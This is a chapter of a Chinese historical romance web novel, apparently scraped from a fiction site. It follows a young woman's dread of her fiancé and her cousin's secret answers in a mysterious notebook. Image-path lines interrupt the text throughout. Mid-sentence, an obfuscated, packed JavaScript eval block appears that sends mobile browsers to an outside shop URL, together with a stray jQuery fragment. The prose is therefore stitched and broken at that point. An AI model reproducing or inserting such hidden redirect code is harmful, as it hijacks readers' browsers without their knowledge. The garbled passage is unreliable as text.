文趣网 > 都市小说 > 捡到清冷兄长的本子后 > 4. 祠堂
    讲学终于散了,洛春枝低着头往外走,不想和任何人说话。

    学子们三三两两地议论着什么,她只当是闲话,没在意。绕过回廊时,却听见两个人在说:

    “听说了吗?陈公子死了。”

    “哪个陈公子?”

    “就是上届和林探花同榜的那个,说是赴任路上遭了匪,可怜陈夫人白发人送黑发人……”

    洛春枝猛地站住,手里的帕子掉在地上。陈公子?陈夫人的儿子……死了?

    陈夫人从去栖霞寺的马车上便一直在夸她,还跟母亲约好了过段日子再到寺里吃斋饭。

    从寺回府的马车里,青杏告诉她,那两夜陈夫人都在菩提树下翻红签,一张一张的,不知道在找什么,嘴里还念念有词。

    兀地想起林玉璋昨日那句“你兄长和弟弟,都还要参加科举。”洛春枝浑身一颤,如果有一天,冬野也像陈公子那样……

    她拼命摇头,把那念头甩掉,可它像毒蛇一样缠了回来。

    洛春枝弯腰捡起帕子,手指还在发抖。初夏的暖阳照在身上,只觉得阵阵的冷意。

    “观其对下之色,处困境之态。闻其身后之言,索案牍之行。”

    他在父亲面前的恭顺、他得势后的猖狂,困境中摇尾乞怜,得势后忘恩负义。

    这本书,说得一点没错。可她该怎么让旁人也看见?

    -

    回廊下,李怀川倚栏而坐,竹叶漏下的光在他月白色的外袍上镀了层碎金。

    发丝被风扬起,轻扫在眉骨两侧,路过回廊的人少有不看他的。

    那双琥珀色的眸子叫光映着,像暖阳下波光粼粼的湖面,偏偏眉眼间尽是疏离。下学的学子三三两两,只敢侧目小声道“是洛府的表少爷”。修长的手指夹着一枚白棋,轻轻落在棋盘上,发出一声脆响。

    “沈砚。”方才在台上侃侃而谈的人走到他身前,看着那张棋局,落下一句:“我从未在太学见过你。”

    李怀川抬手一礼:“沈某才疏学浅,自是入不了探花的眼。”

    “我不管你打的什么主意,她现在是我的未婚妻,你一个外姓表兄,再敢靠近她半步,别怪我不客气。”

    外姓表兄。

    李怀川嘴角挂上浅浅一笑,眉眼未移,甚至不曾看他一眼:“那沈某在此,祝林工部回京平步青云,得偿所愿。”

    林玉璋不屑地哼了声,一挥袍袖,甩手走了。

    后头几个人小跑着跟上林玉璋,学子散去,回廊又只剩下他一人。棋盘纵横交错,眸色转冷,李怀川又落了一子,正堵在黑棋的死穴上。

    -

    夜风还带着白日未散尽的温热,软软地吹过他耳边,撩拨着纸页。

    李怀川翻开书时,眉头几不可察地皱了皱。

    她的字迹一角晕开了一圈墨,淡痕一路滑下去,停留的地方有几缕细小的纸屑,纸张比旁处薄上一些。他伸出二指,轻轻捻了捻,还有微微的湿润。

    眼泪?

    他想起佛前那个跪了很久的单薄背影,想起院门外压抑的哭声。

    到底是受了多大的委屈,会叫她害怕成这样?他收回手,捏了捏眉心。

    【此人入诡谲之地,如登青云,又作何解?】

    窗外草丛里虫鸣声声,忽高忽低,忽远忽近,像是谁在怯怯地诉说着心事。

    案头的烛焰在微风里轻轻地晃,将他的身影投在窗户的纱纸上。笔抬起又落下,李怀川压下脑中频频出现的画面,只是盯着那滴晕墨,又将指腹放了上去。

    “公子,公子。”墨书轻声在门外唤道。

    “何事?”

    “京城来的信。”

    李怀川看完,轻嗤一声,夹着信纸凑近烛火,火舌瞬间蹿上纸末,大快朵颐地将字迹吞没。一松手,灰烬便散落在书案一角。

    擦了擦手,他重新提起笔,舒然在纸上落墨:

    【奸邪狡诈,不可深交。诱之以利,尽现爪牙。】-

    洛春枝本打算等天亮透了再去祠堂,可天刚擦亮,腿已经迈出了门。

    走到东院门口,却没来由地放慢了步子。她没多想,只觉是总惦记着那本书。

    轻轻往四周扫了一眼,东院静悄悄的,只有树叶沙沙的轻响。这个时辰,也不会有人经过。

    洛春枝快步进了祠堂,手指一点点摩挲着那句话时,眼前却有些模糊。

    她想起太太们总夸,林玉璋在京中与权贵走动频繁,却总把“江州的婚约”挂在嘴边,生怕人家不知道似的。

    他不是不想退婚,是不能退。退了,就是背信弃义,他要把“糟糠之妻不下堂”的名声立住了,才好去攀更高的枝。

    而她不过是他的一块踏脚石。

    成了,他博得个好名声。不成,他还有她这个退路。

    可书上说的,是他“奸邪狡诈,不可深交。”

    原来,不只有她见过林玉璋的另一副面孔吗?原来,这世上当真会有人相信她。

    这书当真神奇,当真懂她的心!

    低下头,她用袖口飞快地擦了擦眼角,小心抬眼环视着祠堂。

    门窗关得完好,案头的长明灯燃了过半,先祖的排位上蒙着一层薄薄的灰,家中祠堂是五日一扫,这几日,该是不会有人到这来。

    洛春枝取了尘担,轻轻扫过台前尘埃,又在蒲团上跪了半晌。

    “洛家先祖在上,保佑保佑春枝吧。”

    若真能叫人看清林玉璋的真面目,真能让她退了婚,便是此生不嫁,日日侍奉祠堂,她也是愿意的。

    又叩了三次首,洛春枝才理好裙摆起身,跨出祠堂,眼前猛然有一瞬的晕眩。

    “当心。”

    一道清如山泉的声音,伴着腕间温热的触感传来。隔着衣袖的轻纱,一双骨节分明的手轻轻握住了她的袖口。

    “表、表兄,您怎么在这?”

    他没有立刻回答,晨光里,她的睫毛上像还挂着雾气,眼眶微红。李怀川垂下眼,淡淡道:“路过。”

    话刚问出口,洛春枝便意识到不对了,表兄就住在东院,在此处出现,倒是比她更合情理。

    怯怯收回视线,她清了清嗓子,道了声“多谢”。

    少女发髻上雪白的绒花在头顶轻颤,两条垂辫也因离开的步伐太快而上下跃动。一身水蓝色长裙,罩件桃粉纱衫,明媚得像是春天枝头上的小花。

    李怀川翻过

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17810981|210825||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    掌心,指尖还有几分润意,他轻轻捻了捻。

    五月初夏,手腕竟还这样凉。

    祠堂无水,袖口却是温湿的。

    再抬眼时,那抹身影已是消失在月亮门外。

    洛春枝一路走得快,还没到西院,青杏远远地就朝自己跑来。“小姐!一大早的可让奴婢好找。”将人拉进廊下,青杏从怀里掏出一封信,封泥上印着一个篆书“婉”字。

    夏婉的信,她可盼了好些日子。

    洛春枝忙回房放了本子,飞快地用小刀将信拆开,再取下封泥放入自己的小匣子中。

    两年前夏婉随夏伯父归京,二人便只能靠书信来往。

    夏婉最是喜欢新鲜事物,街口新开的小店,铺子里最时兴的胭脂首饰,布庄只染了几匹的花布,夏婉都会第一时间拉着她去买。

    头回听说那林玉璋被点作探花,她巴不得哪位大人将他榜下捉去做女婿,好将婚给退了。又怕他真叫人捉去,害了别家的姑娘。想到这,洛春枝摇摇头,展开了信纸。

    “小阿吱,近来可好?我有两件新鲜事儿要与你说。”

    小笺上的语气欢脱,没有什么文邹邹的话语,那是夏婉独一份的。

    夏婉说,最近京中十分流行一种叫做“答案之册”的小本子,很是新鲜,据说把心中的疑惑写在纸上,放到一个地方等上几日,就能够得到应答。

    不光京城的公子小姐们争相抢着,听她父亲说,官场里也有不少同僚暗里用着此物。

    不过这类可以写上去的本子很是稀少,每次铺子里还没到货,就早被各家订完了。她父亲不允许自己看这些,夏婉就只好同其他人一样,月月去铺子里蹲守。

    蹲守的是另一类答案之册,是预先在书中写了很多种回答,遇到困惑之前,在心中默念几遍,再随意翻开一页,就会有书的回应。不过就是这般,也抢手得很。

    洛春枝看了眼手边的本子,莫非就是这答案之册?按夏婉写信的日子来算,该是能传到江州来。

    不过她手上这本,若是连京城都一书难求的那种,又怎会让自己捡到。

    洛春枝想了想,从前永兴坊做的点心好吃,每到时令推出新品后,一糕难求,之后便会有其他铺子跟着做相同的来,只是口味差一点儿。

    这么说来,莫非是有人见京城的答案之册红火,便仿着类似的做了她捡到的这本。可若是仿制的本子,也会这般神奇吗?

    想着想着,目光又垂了下去。今早看见书上那句“奸邪狡诈,不可深交”时,她还想这书太懂她了。

    一遍遍地摩挲着那行笔迹,还在感慨到底是何方圣人,才会有这样通透的眼力。

    洛春枝叹了一声,把书合上。

    原来真是京城传来的宝贝,是啊,他那样的人,又怎屑于和自己玩这种小把戏。

    她低头,手腕上那残存的温度还盘旋在心口。隔着衣袖的轻纱,分明不过轻轻一握,怎么会像烙在肌肤上,散不去似的。

    伸手缓缓扣住,那温热的感觉让她忽然想起,自己刚才用袖子擦过眼泪。那他是不是……

    洛春枝耳尖一热,咬了咬唇,将手垂了下去,没敢再想。